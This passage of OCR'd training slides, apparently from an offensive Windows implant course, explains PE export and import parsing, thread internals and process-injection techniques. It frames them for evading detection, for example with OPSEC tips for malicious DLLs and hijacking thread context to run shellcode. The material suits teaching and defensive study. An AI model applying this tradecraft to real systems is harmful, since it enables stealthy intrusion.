    [10]         [Type: _IMAGE_DATA_DIRECTORY]
    [11]         [Type: _IMAGE_DATA_DIRECTORY]
    [12]         [Type: _IMAGE_DATA_DIRECTORY]
    [13]         [Type: _IMAGE_DATA_DIRECTORY]
    [14]         [Type: _IMAGE_DATA_DIRECTORY]
    [15]         [Type: _IMAGE_DATA_DIRECTORY]
```


Exports: kernelbase.dll

The *DataDirectory* field was located at offset F8 and since we know that it holds entries in the format of IMAGE_DATA_DIRECTORY structs, we can parse it pretty easily without using a tool.

The *VirtualAddress* of the imports entry is highlighted green, and the size of that same entry is highlighted black. When building out parsing logic, you need to remember what the data types are because they indicate how far to advance.

© 2024 Jonathan Reiter
Technet24

Exports (1)

```
typedef struct _IMAGE_EXPORT_DIRECTORY
{
 DWORD Characteristics;
 DWORD TimeDateStamp;
 WORD  MajorVersion;
 WORD  MinorVersion;
 DWORD Name;
 DWORD Base;
 DWORD NumberOfFunctions;
 DWORD NumberOfNames;
 DWORD AddressOfFunctions;
 DWORD AddressOfNames;
 DWORD AddressOfNameOrdinals;
} IMAGE_EXPORT_DIRECTORY,
*PIMAGE_EXPORT_DIRECTORY;
```

```
AddressOfFunctions[NumberOfFunctions] = {
 RVA[0], RVA[1], RVA[2], RVA[3], RVA[4]
};
```


```
AddressOfNames[NumberOfNames] = {
 "AddAtomA", "AddAtomW", ....
};
```

```
AddressOfNameOrdinals[NumberOfNames] = {
 0, 1, 2, 6, 9, 10
};
```


Exports (1)
Following the exports is probably the most difficult one of all because of the added layers of complexity. The IMAGE_EXPORT_DIRECTORY struct has several important fields to us, which have been highlighted for you on the slide. The first field is the *NumberOfFunctions* and as you might have guessed, this is the number of functions that are being exported by that module (DLL). The next field, *NumberOfNames*, is the number of entries in the *AddressOfNames* and *AddressOfNameOrdinals* arrays. The last three fields are all pointers to arrays. The *AddressOfFunctions* points to an array of addresses, the *AddressOfNames* points to an array of addresses to function names, and the *AddressOfNameOrdinals* points to an array of ordinal numbers that are used as indexes into the *AddressOfFunctions* array. Multiple tools and APIs rely on these arrays for populating lists of modules and their exports, and one such API is ***GetProcAddress***.

The ***GetProcAddress***, at a high level, works by looping over the *AddressOfNames* and the *AddressOfNameOrdinals* arrays at the same time looking for a match for whatever function name you specified. Once it finds a match it can use the ordinal value as an index into the *AddressOfFunctions* array and grab the address. Later, you will be implementing your own version of ***GetProcAddress***, so be sure to know the overall logic.

© 2024 Jonathan Reiter



Exports (2)
This slide shows another way to visualize the flow and structure of the exports. At the top is the array holding the addresses for all of the imported functions. There happens to be 10 of them for this example, so the *NumberOfFunctions* reflects 10. If you were to only traverse the address of functions array, you would have no idea what function did what. For example, you would not know if the first entry is the address for ***GetProcAddress*** or ***TerminateProcess***. Not much can be done with that array just yet since we have not tied it to anything yet. In the middle of the graphic is the *AddressOfNames* array, which holds the addresses to the names of the imported functions. This is what is needed when creating your own version of ***GetProcAddress***. Lastly, there is the *AddressOfNameOrdinals*, which is the ordinal number that aligns with an entry in the address of names array.

The logic here is to loop over the address of names array while at the same time keeping track of your index in the array. Once you find a string match, the index you happen to be on at that time is used as an index into the address of ordinals array to obtain the ordinal number for that function name. Armed with the ordinal number, you can go right into the address of functions array and pull out that index and assign it to your function. At this point, you now have a function name, its address, and its ordinal value.

If a function is only exported by ordinal, you can simply take that ordinal and index directly into the address of functions array to grab the address. For OPSEC considerations, it is not common for a DLL to only export functions by ordinal, so keep that in mind when crafting a malicious DLL.

Reference:
resources.infosecinstitute.com/topic/the-export-directory

© 2024 Jonathan Reiter
Technet24

Exports (3)

```
for (DWORD x = 0UL; x < NumberOfNames; x++) {
  // magical code goes here
```

	x=0	x=1	x=2	x=n
strcmp(	AccessCheck	AccessCheckAndAuditAlarmW	AccessCheckByType	...

```
  // found a match? Take x as an index into AddressOfNameOrdinals
```

	x=0	x=1	x=2	x=n
ord =	0	1	5	...

```
  // take the ordinal value and use it as an index into AddressOfFunctions
```

	ord=0	ord=1	ord=2	ord=n
rva =	1420	1430	1440	...

```
}
```


Exports (3)

For the programmatic part of it all, here is what you will have to keep in mind. Let us say you make a for loop like the pseudo code above. As you loop over the names of each function, you will be looking for a match and once you find the function of interest, the current index value of the for loop will be used as a lookup into the *AddressOfNameOrdinals* table. The ordinal value that is found at that current index is what is needed to serve as a lookup into the *AddressOfFunctions* table. Each entry in that table is an RVA so once you use the ordinal value as an index into this table, the RVA must be added to the module's base address. It might look like there is a lot going on with this slide, but there really is nothing too complicated about this. Once you start diving into the code of it all, you will see how relatively straightforward it is.

© 2024 Jonathan Reiter

Exports: kernel32.dll

```
   00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
8B310 00 00 00 00 DF 43 FA F5 00 00 00 00 58 00 09 00
8B320 01 00 00 00 50 06 00 00 50 06 00 00 38 C1 08 00
8B330 78 DA 08 00 B8 F3 08 00 7D 00 09 00 B3 00 09 00

typedef struct _IMAGE_EXPORT_DIRECTORY {/*sizeof: 40 bytes*/
 DWORD Characteristics;
 DWORD TimeDateStamp;
 WORD  MajorVersion;
 WORD  MinorVersion;
 DWORD Name;                    // 090058 -> KERNEL32.DLL
 DWORD Base;                    // 1
 DWORD NumberOfFunctions;       // 650
 DWORD NumberOfNames;           // 650
 DWORD AddressOfFunctions;      // 08C138 -> 9007D, 900B3, 1E310, ETC.
 DWORD AddressOfNames;          // 08DA78 -> 90065 -> AcquireSRWLockExclusive
 DWORD AddressOfNameOrdinals;   // 08F3B8 -> 00, 01, 02, ETC.
} IMAGE_EXPORT_DIRECTORY,
*PIMAGE_EXPORT_DIRECTORY;
```


Exports: kernel32.dll
The example here is from a module that is a bit more mature, Kernel32.dll, which exports a larger number of functions than that of a traditional EXE. This library seemed like a perfect choice since it is loaded into almost every process. Kernel32.dll is also one that is relied upon very heavily by implant developers like us and by malware authors for the use of functions like ***GetProcAddress*** and ***LoadLibrary***. You might often see position independent shellcode rely on these two APIs and that is to give the malware the ability to load modules and find the addresses of other important APIs.

Let us break down this hexdump and jump straight to the *NumberOfFunctions* field and obtain that value; 0x650. Immediately following that is the *NumberOfNames*; 0x650. Next, in red, is the *AddressOfFunctions* with RVA 0x08C138. *AddressOfNames* follows with RVA 0x08DA78, and then last field is *AddressOfNameOrdinals* with RVA 0x08F3B8. Armed with the RVAs, you can then follow them to start diving into each of the arrays like the *AddressOfNames* array. Comments on the slide have already begun following the RVAs to their values. Feel free to follow along on your Windows 10 Dev VM using a tool like PE-bear or PE Explorer.

© 2024 Jonathan Reiter
Technet24

Imports: kernelbase.dll

```
typedef struct _IMAGE_DATA_DIRECTORY {
  DWORD  VirtualAddress;
  DWORD  Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;

0:000> dx -r1 (*((combase!_IMAGE_DATA_DIRECTORY (*)[16])0x7ffb60310178))
    [0]          [Type: _IMAGE_DATA_DIRECTORY]
    [1]          [Type: _IMAGE_DATA_DIRECTORY]  // imports
    [2]          [Type: _IMAGE_DATA_DIRECTORY]
[.. SNIP ..]
    [15]          [Type: _IMAGE_DATA_DIRECTORY]

0:000> dx -r1 (*((combase!_IMAGE_DATA_DIRECTORY *)(0x7ffb60310178 + 8)))
    [+0x000] VirtualAddress   : 0x28416c
    [+0x004] Size             : 0x64
```


Imports: kernelbase.dll

The *DataDirectory* field of the _IMAGE_OPTIONAL_HEADER64 was located at offset 0x70 and since we know that it holds entries in the format of IMAGE_DATA_DIRECTORY structs, we can parse it pretty easily without using a tool, or we can just use WinDbg! The address used in the WinDbg command on the side was calculated after adding the base address to the RVA found for the *DataDirectory* field. We simply cast it to the proper type needed to see the results, but we also must do something different here because we are dealing with an array. We use the [16] in the command because we want the 16 entries to be displayed. Since we also know the size of each IMAGE_DATA_DIRECTORY entry is 8 bytes, we can manually calculate the next entry just like you see in the command on the slide. Please note, just because it says *VirtualAddress*, does not mean the actual virtual address because it is still very much an RVA that must be added to the base address of the module. Before going any further into the imports part of the PE header, let us take a look at the definition of the _IMAGE_IMPORT_DESCRIPTOR.

Imports Structure

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
 union {
  DWORD Characteristics;    // 0 here indicates end of array
  DWORD OriginalFirstThunk; // Import Lookup Table (ILT)
} DUMMYUNIONNAME;

 DWORD TimeDateStamp;      //  0 = not bound, -1 = bound
 DWORD ForwarderChain;     // -1 = no forwarders
 DWORD Name;
 DWORD FirstThunk;
} IMAGE_IMPORT_DESCRIPTOR,*PIMAGE_IMPORT_DESCRIPTOR;
```


Imports Structure

The imported libraries (DLLs) and their functions are stored in this array of IMAGE_IMPORT_DESCRIPTORs, which is index 1 of the *DataDirectory* array. Remember, index 0 is for the exports, which we will cover later. Highlighted on the slide are some important fields, the first one being *OriginalFirstThunk*. As the comment indicates, this is simply the RVA to get to the ILT; Import Lookup Table. Keep in mind that this is only temporary until the loader is done processing the imports and locating addresses for the imported functions. On disk, it is the RVA to the IAT; Import Address Table. Sometimes, imported functions are simply jump entries in a table that jumps program code to another DLL where the function is defined. These are called forwarded functions and there is a field called *ForwarderChain* to indicate it. If there are no functions that are forwarded, then this field will be set to -1. The next field is *Name*, which is the RVA to the name of the DLL. After that is the *FirstThunk* field, which is the RVA of the IAT. On disk, before the EXE is loaded, the *OriginalFirstThunk* and the *FirstThunk* should be pointing to the same location or have the same RVA and what they are both pointing to is another array. This array holds IMAGE_THUNK_DATA entries that represent each imported DLL. To indicate to the system loader that there are no more entries in the list, one last entry of type IMAGE_THUNK_DATA will be made but all fields will be NULL. So, if a program has 18 imported DLLs, then there will be 19 IMAGE_THUNK_DATA entries and the last one will be all NULLs to indicate the end of the array.

© 2024 Jonathan Reiter
Technet24

Imports: kernelbase.dll

```
0:000> dx -r1 (*((combase!_IMAGE_DATA_DIRECTORY *)0x7ffb60310180))
   [+0x000] VirtualAddress   : 0x28416c
   [+0x004] Size             : 0x64

0:000> ? kernelbase + 0x28416c
   Evaluate expression: 140717629981036 = 00007ffb`6059416c

0:000> dt combase!IMAGE_IMPORT_DESCRIPTOR 00007ffb`6059416c
   +0x000 Characteristics  : 0x284220
   +0x000 OriginalFirstThunk : 0x284220  // import lookup table
   +0x004 TimeDateStamp    : 0          //  0 = not bound, -1 = bound
   +0x008 ForwarderChain   : 0          // -1 = no forwarders
   +0x00c Name             : 0x286a0a   // name of the imported DLL
   +0x010 FirstThunk       : 0x1be698

0:000> ? kernelbase + 0x286a0a
   Evaluate expression: 140717629991434 = 00007ffb`60596a0a
0:000> dc 00007ffb`60596a0a
   00007ffb`60596a0a  6c64746e 6c642e6c 0547006c 516c7452  ntdll.dll.G.RtlQ
```


Imports: kernelbase.dll

There is a lot happening on this slide, but do not worry, we will break it down a step at a time. The output here is from the *DataDirectory* array focusing on the imports entry. In code, it could look something like the following: *OptionalHeader.DataDirectory*[IMAGE_DIRECTORY_ENTRY_IMPORT]. Even though we went over the IMAGE_IMPORT_DESCRIPTOR on the previous slide, it is included here for easy reference while making sense of the hexdump. The size of the struct is 0x10 bytes with each field being a DWORD (4 bytes), which makes parsing it pretty easy. Remember, the first field is really a union so that is why the output in the debugger shows both at offset 0x00. The first field is the *OriginalFirstThunk*, which holds the value 0x284220. If you would follow that RVA, it would lead you to another RVA. Skipping down to the *FirstThunk* field, you can see the RVA of 0x1be698, which when followed shows you yet another RVA to find your data. The *Name* field is the name of the imported module, and it also is an RVA that can be followed. In WinDbg it is easy to follow RVAs. You can see on the slide that the *Name* RVA, when added to the base address of the module, is: ntdll.dll. The next 20 bytes would be specific for the next entry and so on and so on until you find a NULL entry. Also, you should start to see the pattern of finding your data when RVAs are given to you. Simply take the RVA value and add it to the module's base address and there you have your data. Here is a WinDbg way of getting to the next import entry.

```
0:000> dt combase!IMAGE_IMPORT_DESCRIPTOR 00007ffb`6059416c + 0x14
   +0x00c Name             : 0x286da4
0:000> ? kernelbase + 0x286da4
   Evaluate expression: 140717629992356 = 00007ffb`60596da4
0:000> dc 00007ffb`60596da4
   00007ffb`60596da4  2d697061 772d736d 652d6e69 746e6576  api-ms-win-event
   00007ffb`60596db4  2d676e69 766f7270 72656469 2d316c2d  ing-provider-l1-
   00007ffb`60596dc4  2e302d31 006c6c64 7369091e 68706c61  1-0.dll
```

© 2024 Jonathan Reiter

Lab 3.1: GetFunctionAddress

Parse a PE file to obtain the address of a given function

Please refer to the eWorkbook for the details of the lab.

Lab 3.1: GetFunctionAddress
Please refer to the eWorkbook for the details of the lab.

© 2024 Jonathan Reiter
Technet24

What's the Point?

What's the point?

What's the Point?
The point of this lab was to help you become intimately familiar with the format that PE files use. You should have been able to see the important information that the loader requires to properly load a file on disk and into memory. This will not be the last time you do some PE parsing. Keep this tool handy for later.

© 2024 Jonathan Reiter

Module Summary

- Learned the PE structure is complicated at first
- Covered that understanding the key components aids in future techniques
- Discussed how messing with the PE structure can yield interesting results

Module Summary

In this module, we covered the PE header in depth and many of the important structures that make up the PE header. Armed with this knowledge, you can proceed to experiment with adding additional headers to see what the loader does when it comes across, let us say, two valid PE headers. The results can be interesting, to say the least.

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

What is typically the next byte that comes after the MS-DOS header?

A 0x00

B 0x90

C 0x5A

Unit Review Questions
Q: What is typically the next byte that comes after the MS-DOS header?

A: 0x00

B: 0x90

C: 0x5A

© 2024 Jonathan Reiter

Unit Review Answers

What is typically the next byte that comes after the MS-DOS header?

A 0x00

B 0x90

C 0x5A

Unit Review Answers
Q: What is typically the next byte that comes after the MS-DOS header?

A: 0x00

B: 0x90

C: 0x5A

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

In the optional header, what magic value indicates a PE32+ binary?

A 0x20B

B 0x10B

C 0x00B

Unit Review Questions
Q: In the optional header, what magic value indicates a PE32+ binary?

A: 0x20B

B: 0x10B

C: 0x00B

© 2024 Jonathan Reiter

Unit Review Answers

In the optional header, what magic value indicates a PE32+ binary?

A 0x20B

B 0x10B

C 0x00B

Unit Review Answers
Q: In the optional header, what magic value indicates a PE32+ binary?

A: 0x20B

B: 0x10B

C: 0x00B

© 2024 Jonathan Reiter
Technet24

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- **Operational Actions**
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 3

PE Format
- Lab 3.1: GetFunctionAddress

Threads

Injections
- Lab 3.2: ClassicDLLInjection
- Lab 3.3: APCInjection
- Lab 3.4: ThreadHijacker

Escalations
- Lab 3.5: TokenThief

Bootcamp
- Lab 3.6: So, You Think You Can Type
- Lab 3.7: UACBypass-Research
- Lab 3.8: ShadowCraft

Threads
Before we move into injections, we need to continue learning some of the internals of the system, particularly threads.

© 2024 Jonathan Reiter

Objectives

Our objectives for this module are:

- Define a thread
- Understand various thread states
- Understand thread contexts
- Explore the structure of a thread
- Create a thread

Objectives
The objectives for this module are to define what a thread is. We will explore the various states a thread can be in and what state we need a thread to be in for a certain injection method. Each thread will have its own context that becomes relevant when a thread enters its quantum. We will also look at how a thread is structured in the system and the components of them. Lastly, we will get some hands-on practice with creating threads.

© 2024 Jonathan Reiter
Technet24

Definition

What is a thread?

According to MSDN: "A thread is an entity within a process that can be scheduled for execution."

Definition
MSDN provides us with a definition of a thread: "A thread is an entity within a process that can be scheduled for execution." What does that really mean? Well, first things first, threads are what execute the instructions of a program and they are to be eventually executed by the CPU. Think of a thread as the smallest unit of execution that is tied to a process. Each process will have at least one thread that kicks off the image's code at its *AddressOfEntryPoint*. This is done after the system loader finished mapping an executable image into memory and that first is injected into the process by the kernel. This routine is how a program's main function is eventually called and inside of main's function body, more threads can be created to accomplish various tasks.

Remember, threads run and execute on a system, and processes are just mapped sections of an executable image in memory.

Thread States

There are a number a thread states, but these will be our focus.

Ready	Running	Waiting
Ready and waiting for execution on a processor	Currently executing instructions on the CPU during its quantum	A thread is waiting for some event to happen; to be signaled some operation has completed

Thread States

There are at nine states a thread can be in at any given moment, but the focus here will only be on three states as noted on the slide: Ready, Running, and Waiting. A thread is said to be in the Ready state when it is waiting for execution and the Windows dispatcher will only schedule threads to run when they are in the Ready state. Running is the state for when a thread has officially entered its quantum on the processor and the processor has completed its switch to it. Waiting is a state where a thread is hanging around waiting for a specific event to happen. Most of the time, a thread enters the Waiting state on a voluntary basis, meaning the thread called a function like ***WaitForSingleObject***, which will make the thread become alertable. The thread then waits for that object to sync up with its execution, and a great tool to use when debugging a multithreaded program is Performance Monitor. Of course, you cannot go wrong with the best tool of all time, WinDbg Preview.

© 2024 Jonathan Reiter
Technet24

Thread Scheduling

The Windows dispatcher

Because Windows is a preemptive, and priority-based system, threads can be selected for execution but never execute because it gets preempted by a thread with a higher priority. Threads run for a certain number of clock cycles during their quantum.

Thread Scheduling
Threads can be assigned higher levels of priority that enable them to run before threads with a lower priority. When a thread with a high priority leaves its waiting state and becomes ready to run, it will preempt any other thread that is currently in its quantum if it has a lower priority. There are caveats with this, but this is the typical scheduling operation. There are a few events that might trigger the dispatcher to wake up and do its job, so let us discuss a few. One such event is the one previously mentioned: a thread leaving its waiting state. Another event is a newly created thread that is ready to run and must be scheduled. Thread priorities can be changed by system services or when it is about to hit a service call. With all the scheduling happening with threads, context switching becomes vital.

For completeness, a quantum is the time that is allotted for a thread to run on a CPU. Servers typically have a default quantum of 12 clock intervals while traditional endpoints have a quantum of 2 clock intervals. Of course, the quantum values can be changed but again, those are typically the defaults.

© 2024 Jonathan Reiter

Thread Context

Context is unique to each thread

Legitimate use

Processor does a context switch to a new thread that is selected to run

Malicious use

A thread is suspended, and the context is manipulated to gain shellcode execution

Thread Context

Before a different thread executes, the current state of the registers must be saved. Each thread has a context that is saved when its quantum is over or is preempted by a thread with a higher priority. These saved context states are swapped in and out each time a thread is entering its quantum. This is called context switching. The CR3 CPU control register plays a very important role when it comes to context switching because it holds the physical address of the PML4 table for x86_64 and the Page Directory Table for x86. Whatever is in the CR3 register represents the current context for the CPU. When it comes to contexts, Windows has a few APIs to deal with them: ***GetThreadContext*** and ***SetThreadContext***. We can leverage these two APIs to redirect execution to our shellcode by grabbing the context of a thread, manipulating it, then later resuming the thread. We will be doing some thread context manipulation later in this section.

For more detailed information about threads, the *Windows Internals* books are a great resources as well as the book *What Makes It Page?* for more of a memory manager perspective.

© 2024 Jonathan Reiter
Technet24

Thread Structure

ETHREAD/KTHREAD/TEB

All reside in system address space except the TEB

```
struct _ETHREAD {
 _KTHREAD       Tcb; // thread control block
 _LARGE_INTEGER CreateTime;
 PVOID          SartAddress;
 [... SNIP ...]
};

struct _TEB {
 _NT_TIB     NtTib;
 _CLIENT_ID  ClientId;
 ProcessEnvironmentBlock;    // PEB
};

struct _NT_TIB {
 ExceptionList; // EXCEPTION_REGISTRATION_RECORD
 StackBase;
 StackLimit;
};
```


Thread Structure

The kernel holds the ETHREAD and KTHREAD objects in system space, but not the TEB. The structure of a thread and its environment block are important to know, but because the ETHREAD and KTHREAD objects reside in system space, we will only be concerned with the TEB. Each thread will have its own environment block called the Thread Environment Block, or the TEB. The process and the loader must be able to read information in this structure, so that is why it resides in the process address space. You can see that the first field of the TEB is the TIB, which was originally used for Win9X applications and has remained for backwards compatibility. The TIB holds information relevant to the list of exceptions, and the size limitations of a thread's stack. For those who have taken SEC660 or FOR610, SEH should be familiar to you. For those who did not, there is a list comprised of addresses that will be called in an attempt to handle an exception. There is an entire chain of these that are linked together and the mechanism driving this is structured exception handling.

Back to the TEB, another important field is the pointer to the Process Environment Block of the parent process. The PEB, as mentioned earlier, is unique per process, and it holds valuable information we need to leverage to accomplish certain tasks, like finding loaded modules and function addresses.

In a kernel debugging session, *dt nt!_ethread* or *_kthread* will show you the structures and *dt nt!_teb* will should you the TEB struct.

CreateThread / CreateRemoteThread

CreateThread
CreateRemoteThread

Used to create a local/remote thread

Has a HANDLE return type

```
HANDLE CreateThread(
 LPSECURITY_ATTRIBUTES lpThreadAttributes,
 SIZE_T   dwStackSize,
 LPTHREAD_START_ROUTINE lpStartAddress,
 LPVOID   lpParameter,
 DWORD    dwCreationFlags,
 LPDWORD  lpThreadId
);

HANDLE CreateRemoteThread(
 HANDLE  hProcess
 LPSECURITY_ATTRIBUTES lpThreadAttributes,
 SIZE_T  dwStackSize,
 LPTHREAD_START_ROUTINE lpStartAddress,
 LPVOID  lpParameter,
 DWORD   dwCreationFlags,
 LPDWORD lpThreadId
);
```


CreateThread / CreateRemoteThread
Arguably the easiest way to create a local thread is to call the ***CreateThread*** API. When the API successfully returns, it will provide a valid handle to the newly created thread. Let us break down the arguments to better understand what this function needs.

lpThreadAttributes, is an optional pointer to a SECURITY_ATTRIBUTES struct that is used to determine what security attributes will be applied to the returned handle. Leaving this NULL will not allow the handle to be inherited. For our purposes, we really do not care if our thread handles are inheritable, yet.

dwStackSize, lets you determine the size of the stack in bytes. The system will automatically round up your number to the nearest page since it must be on a page boundary. You can pass 0 here and the default stack size will be used, which is typically 1MB. The stack size is also stored in the executable image's header.

lpStartAddress, is a pointer to a function the new thread should start executing. This can also be shellcode, which is what we care about the most.

lpParameter, is a pointer to some variable that you want to be passed along to the newly created thread.

dwCreationFlags, is a thread can be created using a couple different flags, like CREATE_SUSPENDED. For the most part, 0 will be passed here since we would want the thread to execute the function right when it is created.

lpThreadId, is an optional pointer to some variable to store the thread's ID. Most of the time, we do not always care about the ID of our newly created thread, so we can just pass NULL here.

There is another variant of this function that will create a thread in a remote process: ***CreateRemoteThread***. Everything is the same except the first argument, which is a valid handle to the process.

© 2024 Jonathan Reiter
Technet24

Creating Threads

What happens behind the scenes?

- Parameters converted to flags; Client ID and TEB address added to an attribute list
- Determine if the thread should be created in local or remote process
- Call NtCreateThreadEx, initialize user-mode thread context, call PspCreateThread
- Thread is initially suspended and then later resumed so it can be scheduled

Creating Threads

For this scenario of thread creation, the main thread of a process has already been created and is running.

- The main thread creates a new thread using one of the Create Thread APIs.
- The function ends up calling an extended version called ***CreateRemoteThreadEx*** even if your code only calls ***CreateThread***. The extended version will take the arguments that were passed in and convert them to flags. It will also create the necessary native structures to describe the object parameters for the system to utilize.
- Before the thread can be made, the system must know if it should make the thread in the local calling process or another process. This determination can be done by checking the value of the handle.
- Once that is determined, it can call ***NtCreateThreadEx*** from Ntdll to make the jump into kernel mode with the exact same arguments.
- The user mode thread context will be made, and the executive thread object will be suspended by calling ***PspCreateThread***. After the system is done initializing everything, the thread is eventually resumed and is now ready to be scheduled for its quantum.

© 2024 Jonathan Reiter

Module Summary

- Defined threads
- Covered various threads states
- Discussed thread contexts and structures

Module Summary
In this module, we discussed what threads are from an internal perspective, we explored how to create threads using two different APIs, we looked at contexts, quantums, etc. We now have enough knowledge to understands what happens when we inject into a thread or suspend a thread.

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

When a new thread is created, where does the object reside?

A User space

B System space

C Process handle table

Unit Review Questions
Q: When a new thread is created, where does the object reside?

A: User space

B: System space

C: Process handle table

© 2024 Jonathan Reiter

Unit Review Answers

When a new thread is created, where does the object reside?

A User space

B System space

C Process handle table

Unit Review Answers
Q: When a new thread is created, where does the object reside?

A: User space

B: System space

C: Process handle table

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

What state is a thread in during its quantum slice?

A Running

B Waiting

C Ready

Unit Review Questions
Q: What state is a thread in during its quantum slice?

A: Running

B: Waiting

C: Ready

© 2024 Jonathan Reiter

Unit Review Answers

What state is a thread in during its quantum slice?

A Running

B Waiting

C Ready

Unit Review Answers
Q: What state is a thread in during its quantum slice?

A: Running

B: Waiting

C: Ready

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

What is the default quantum for servers?

A 2 clock cycles

B 8 clock cycles

C 12 clock cycles

Unit Review Questions
Q: What is the default quantum for servers?

A: 2 clock cycles

B: 8 clock cycles

C: 12 clock cycles

© 2024 Jonathan Reiter

Unit Review Answers

What is the default quantum for servers?

A 2 clock cycles

B 8 clock cycles

C 12 clock cycles

Unit Review Answers
Q: What is the default quantum for servers?

A: 2 clock cycles

B: 8 clock cycles

C: 12 clock cycles

© 2024 Jonathan Reiter
Technet24

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- **Operational Actions**
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 3

PE Format
- Lab 3.1: GetFunctionAddress

Threads

Injections
- Lab 3.2: ClassicDLLInjection
- Lab 3.3: APCInjection
- Lab 3.4: ThreadHijacker

Escalations
- Lab 3.5: TokenThief

Bootcamp
- Lab 3.6: So, You Think You Can Type
- Lab 3.7: UACBypass-Research
- Lab 3.8: ShadowCraft

In this module, we will discuss several techniques centered around injection. There are a large number of injection methods, and as you can see, we have our hands full of exercises in this section. To kick things off, this module will start with the classic DLL injection.

© 2024 Jonathan Reiter

Objectives

Our objectives for this module are:

- Define what injection is and reasons for it
- Explore several injection techniques and their mechanisms
- Understand more about the PE structure
- Rehash threads
- Discuss some mitigations

Objectives
The objectives for this module might seem light on the surface, but they are not. We are going to be diving deep into various methods of injection followed by a brief mention of possible mitigations.

© 2024 Jonathan Reiter
Technet24

Process Injection

What exactly is process injection and what are some reasons for injecting into a process?

Forcefully making a process execute arbitrary code

Avoid detection by having a legit process execute your shellcode

Process Injection
Depending on what blog post you read or what YouTube video you watch, you might get a different definition of what process injection is. For this course, we define process injection as a method of forcing code from one userland process, say malware, into another userland process to execute arbitrary code. We will discuss other techniques that are not true to that definition, like AppInit, Image File Execution Options, DLL hijacking, or other pre-execution styles. It is good to know many techniques and what some of the cons might be for a certain technique.

There could be several reasons for injecting into a process, but what we are concerned with is trying to avoid various levels of detection. You could easily develop a program that executes shellcode locally, meaning inside your own process' virtual address space. Detecting local execution could be rather trivial, but if you could have another process, say a legitimate Windows process or third party application execute your malicious deeds, why not have it do so. Depending on what technique you implement, this could help avoid detection for a longer period of time.

© 2024 Jonathan Reiter

Types of Injection

- DLL — Classic and reflective injection
- APC — Early bird, APC bombing
- PE injection
- Process hollowing
- SetWindowsHookEx
- Thread hijacking

Types of Injection
There are several process injection methods, and this slide is not a comprehensive list of every single process injection technique that is out there, but it is enough to get us going. At this point, a few injection methods will be discussed at a high level and later on will be the deep dive into each one. First up is the famous DLL injection. There are two different versions of DLL injection: classic and reflective. In this section, we will just focus on classic and save reflective injection for later in the course. At a high level, this technique forces another process to load and execute a DLL of your choosing.

Next is APC injection. The asynchronous procedure call is a Windows mechanism that allows functions to execute, as the name implies, asynchronously in some thread. With this technique, we look for certain threads, or all of them, that we can queue an APC to and have it execute our code.

PE injection is what I call PE inception because we are hiding a PE inside of another PE, a dream within a dream. Once the attack is executed, the target process will be holding two PE images, the legitimate one and ours.

Process hollowing creates a new process, but it does so in the suspended state so no code can execute from it. Then it proceeds to hollow out the original image with a new one and once done, the main thread can be resumed. In the end, it still holds the same process name, but on the inside, it is completely different.

SetWindowsHookEx is an API that can be used to inject a DLL into a GUI process. It could also be one of many methods used to act as a key logger. This technique depends on the process having the User32 module loaded.

Thread hijacking is the manipulation of a thread's context so that it will wind up executing shellcode we give it.

© 2024 Jonathan Reiter
Technet24

